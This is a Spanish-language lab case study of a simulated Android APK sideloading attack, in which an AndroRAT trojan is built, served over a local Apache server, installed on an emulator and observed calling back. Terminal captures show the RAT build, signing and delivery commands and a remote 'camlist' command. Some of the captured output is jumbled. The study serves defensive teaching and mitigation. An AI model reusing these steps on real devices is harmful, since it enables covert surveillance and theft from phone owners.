

ESTUDIO DE CASO 2

Entrada de aplicación maliciosa a un dispositivo móvil: Simulación controlada de sideloading de APK Android Estudio de caso

Por: Joseph Gonzalez



ZERODAY TECH LABS



Alcance	Simulación controlada de laboratorio en un dispositivo de prueba virtual Android 8 usando infraestructura operada por el investigador; únicamente con fines educativos y analíticos
Entorno	Kali Linux, AndroRAT, emulador de Android Studio, servicio local de entrega Apache, Chrome, artefactos localhost/LAN redactados
Evidencia principal	Captura de compilación del APK, captura de preparación del servidor local, captura del listener, captura de descarga del APK, captura de terminal de callback redactada

Solo con fines educativos y analíticos. Los detalles de red local mostrados en las figuras han sido redactados.

Introducción

Los dispositivos móviles son objetivos atractivos de acceso inicial porque la instalación de software suele ocurrir rápidamente, en un dispositivo personal confiable y bajo condiciones normales de navegación. A diferencia de una página de phishing centrada solo en credenciales, un paquete de aplicación malicioso puede desplazar el riesgo desde una única contraseña introducida hacia una exposición persistente en el dispositivo una vez que el paquete se descarga, se aprueba y se abre.

Este estudio de caso examina un único escenario controlado de sideloading en lugar de una lista genérica de pasos. El objetivo fue documentar cómo un APK entregado localmente pasó de la preparación a la descarga y luego al callback en un dispositivo Android virtual, preservando el resultado como un conjunto de artefactos de investigación redactados adecuados para el análisis defensivo.

Metodología

Se realizó una simulación de ciberseguridad controlada en un entorno de laboratorio aislado con Kali Linux, un servidor web local, AndroRAT y un emulador de Android Studio configurado como dispositivo virtual de prueba Android. El alcance se limitó a infraestructura autocontrolada, artefactos autogenerados y un handset virtual únicamente. No participaron usuarios reales, hosts públicos, teléfonos de terceros ni cuentas de producción.

1. Descripción general

Una ruta de entrada de APK malicioso difiere del robo de credenciales web porque el atacante intenta colocar código ejecutable en el propio teléfono. Si el usuario acepta el paquete, el dispositivo puede convertirse en la plataforma para abusos posteriores, no solo en el lugar donde se escribió mal una contraseña. En este caso, la pregunta analítica fue si un APK entregado localmente avanzaría desde la descarga hasta la ejecución y generaría un callback observable dentro del laboratorio.

2. Configuración del ataque

El host de laboratorio se usó para preparar un paquete de aplicación de prueba y exponerlo mediante una ruta local de entrega. Como se muestra en las Figuras 1 y 2, la fase de compilación del paquete se completó correctamente y el servicio web local se puso en línea para que el archivo estuviera disponible para el dispositivo virtual. La importancia de esta etapa no es la sintaxis específica de los comandos, sino el hecho de que un paquete aparentemente común pudo prepararse, firmarse y exponerse mediante un mecanismo de entrega compatible con el navegador.

```

Session  Actions  Edit  View  Help

> python androRAT --build [redacted] -p4444 -o click.apk
python: can't open file '[redacted]': [Errno 2] No such file or directory

> python androRAT.py --build [redacted] -p4444 -o click.apk
[INFO] Generating APK
[INFO] Building APK | [redacted]
[SUCCESS] Successfully apk built in /home/joseph/Downloads/AndroRAT/click.apk
[INFO] Signing the apk
[INFO] Signing Apk | [redacted]
[SUCCESS] Successfully signed the apk click.apk

> sudo cp click.apk /var/www/html/txt jbr lib license LICENSE.txt modules NOTICE.txt p
[sudo] password for joseph:

> sudo systemctl restart apache2

> sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Sat 2026-04-18 12:25:51 EDT; 11s ago
     Invocation: 7723e7586db74bd2a9a130b09a5690bd
   Compile-Docs: https://httpd.apache.org/docs/2.4/
    Main PID: 75518 (apache2)
    Status: "Total requests: 0; Idle/Busy workers 100/0;Requests/sec: 0; Bytes served/sec: 0"
   Tasks: 6 (limit: 18755)
  Memory: 22M (peak: 22.5M)
    CPU: 53ms
   CGroup: /system.slice/apache2.service

```

Figura 1. Generación del APK en el host de laboratorio, con el direccionamiento local redactado del comando de compilación visible en la captura de terminal.

```
Session  Actions  Edit  View  Help

> python androRAT --build [REDACTED] -p4444 -o click.apk
python: can't open file '/[REDACTED]';/AndroRAT/androRAT

> python androRAT.py --build [REDACTED] -p4444 -o click.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/joseph/Downloads/AndroR
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk click.apk

~/Dow*/AndroRAT > master ● ? > joseph@Kali > > s LICENSE
> cd bin
```

Figura 2. Preparación del servidor local y verificación de estado de la ruta de entrega usada en la simulación controlada.

3. Entrega e instalación

Como se muestra en las Figuras 3 y 4, el listener se dejó en estado de espera antes de la interacción con el dispositivo y luego el APK se ofreció al handset virtual mediante una ruta estándar de descarga del navegador. Para el usuario, el paquete apareció como un archivo de aplicación descargable y no como un exploit obvio. Una vez aprobada la ruta de instalación en el dispositivo, la pregunta defensiva central pasó a ser si las protecciones de la plataforma interrumpirían la cadena antes de la ejecución o inmediatamente después de ella.



Figura 3. Listener preparado en el host de laboratorio antes de que ocurriera la interacción del lado del dispositivo.




Figura 4. Dispositivo Android virtual presentando el aviso de descarga del APK sideloaded después de navegar al archivo alojado localmente.

4. Acceso obtenido

Como se muestra en la Figura 5, el listener registró un callback entrante después de que la aplicación se abrió en el dispositivo virtual. Esta salida de terminal es el artefacto forense principal del caso porque muestra que el APK no solo llegó al disco; se ejecutó e inició comunicación de vuelta con el host del laboratorio. Esa distinción importa. Un archivo descargado es exposición potencial. Un callback exitoso es evidencia de que ocurrió ejecución inicial en el lado del dispositivo.

```

Session Actions E
Got connection from [redacted] 43-patch1-linux.tar.gz 1M-Studio-0.4.12-1-x86 Starting po
[redacted] 1M-Studio-0.4.12-1-x86.deb Zero Day Te
GET / [redacted] 0.113.0-17743674x-android.deb PAGESUS-PRO Zero Day Te
Host: [redacted] Firefox standalone-login zerodaytech
Connection: keep-alive standalone-login.zip zerodaytech
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 8.1.0; Pixel 7 Build/OPM6.171019.030.E1; wv) AppleWebKit/537.36 (KHTML, li
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-e
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-Requested-With: org.chromium.webview_shell

Interpreter: /> camlist
Interpreter: />

```

Figura 5. Salida del listener después de abrir el APK en el dispositivo virtual, mostrando la conexión entrante y el contexto de la solicitud con detalles de red local redactados.

5. Por qué el exploit funcionó en Android 8

Este resultado es coherente con la forma en que Android 8 maneja software proveniente de fuera de la ruta de la tienda confiable. En Android 8 y versiones superiores, las instalaciones desde fuentes ajenas a Play se controlan por origen, lo que significa que el usuario puede permitir explícitamente que un navegador o ruta de manejo de archivos especifique instale aplicaciones desconocidas. Si se concede esa aprobación, el instalador de paquetes puede continuar el flujo de trabajo aunque la aplicación no provenga de Google Play.

El caso también destaca un límite importante de la protección basada en escaneo. Google Play Protect es una capa de seguridad importante, pero opera como una combinación de comprobación, advertencia, escaneo y - cuando la detección es lo suficientemente sólida - bloqueo, deshabilitación o eliminación de aplicaciones potencialmente dañinas. En esta instancia de laboratorio, no se observó una interrupción significativa antes de que ocurriera el callback. La conclusión más segura no es que las protecciones móviles sean inútiles, sino que el sideloading aprobado por el usuario en un entorno heredado Android 8 todavía puede proporcionar una ruta de entrada viable antes de que intervengan salvaguardas visibles. En comparación con versiones más recientes de Android, una plataforma heredada también carece del beneficio acumulado de comportamientos de seguridad posteriores y niveles de parche actuales.

6. Impacto real para la persona

Para un usuario individual, una instalación exitosa de una aplicación maliciosa puede ser más dañina que una página de phishing de una sola vez porque el propio teléfono puede convertirse en el instrumento de vigilancia o fraude posterior. Según las capacidades de la aplicación y los permisos que adquiera, las consecuencias pueden incluir captura de pantallas, mensajes, llamadas, audio, datos de ubicación, identificadores del dispositivo u otros artefactos personales. Eso, a su vez, puede apoyar la toma de control de cuentas, la interceptación de MFA, el acoso, el fraude financiero o la extorsión.

El impacto personal se amplifica porque un smartphone concentra identidad, comunicaciones, fotografías, acceso bancario, sesiones en la nube y canales de recuperación en un solo dispositivo. Una vez comprometida la confianza en el handset, la víctima puede tener que restablecer cuentas, rotar credenciales, volver a registrar métodos de autenticación y tratar el dispositivo como no confiable hasta que esté completamente limpiado o reconstruido.

7. Mitigación, parcheo y prevención

La ruta de corrección para esta clase de exposición comienza eliminando la vía de entrada. Los dispositivos reales deben ejecutar una versión de Android compatible, mantenerse al día con actualizaciones del sistema operativo y de seguridad, conservar Google Play services y Play Protect habilitados, y evitar conceder permisos de instalación a navegadores o rutas de manejo de archivos salvo que exista una necesidad claramente documentada. En dispositivos administrados o familiares, los controles de política, las restricciones parentales o las listas de permitidos pueden impedir el sideloading por completo.

Después de una instalación maliciosa sospechosa, la respuesta debe ser inmediata: desconectar el dispositivo de cuentas sensibles, desinstalar la aplicación, revisar permisos de alto riesgo como accesibilidad o acceso de administración del dispositivo, rotar contraseñas comenzando por el correo electrónico, revocar sesiones activas y actualizar el dispositivo. La prevención a largo plazo depende de usar solo tiendas de aplicaciones confiables, verificar la identidad del editor, examinar las solicitudes de permisos y tratar un APK no solicitado igual que un archivo ejecutable inesperado en un sistema de escritorio.

8. Consideración ética

Este estudio de caso se realizó en un entorno controlado estrictamente con fines educativos y analíticos. La ruta de entrega, el listener y el dispositivo virtual fueron operados por el investigador con recursos autocontrolados, y los identificadores de red local visibles en la evidencia original fueron redactados intencionalmente antes de la publicación. No participaron usuarios reales, canales públicos de distribución ni dispositivos de terceros.

El valor del caso es defensivo y no operacional. Ilustra cuánta poca fricción visible puede requerirse para que una aplicación sideloaded avance desde la descarga hasta la ejecución cuando se persuade a un usuario para aprobar la instalación en una plataforma móvil heredada. Ese conocimiento es útil para la formación de concienciación, las conversaciones de endurecimiento de dispositivos y la planificación de respuesta a incidentes.

En última instancia, la importancia de esta simulación no es que todos los dispositivos Android modernos se comporten igual, sino que la confianza móvil aún puede romperse en el momento exacto en que se permite un paquete no confiable en el handset. La lección defensiva es clara: reducir el sideloading, mantener la plataforma actualizada y tratar los avisos inesperados de instalación de aplicaciones como un punto de decisión de alto riesgo, no como una pantalla rutinaria para tocar y continuar.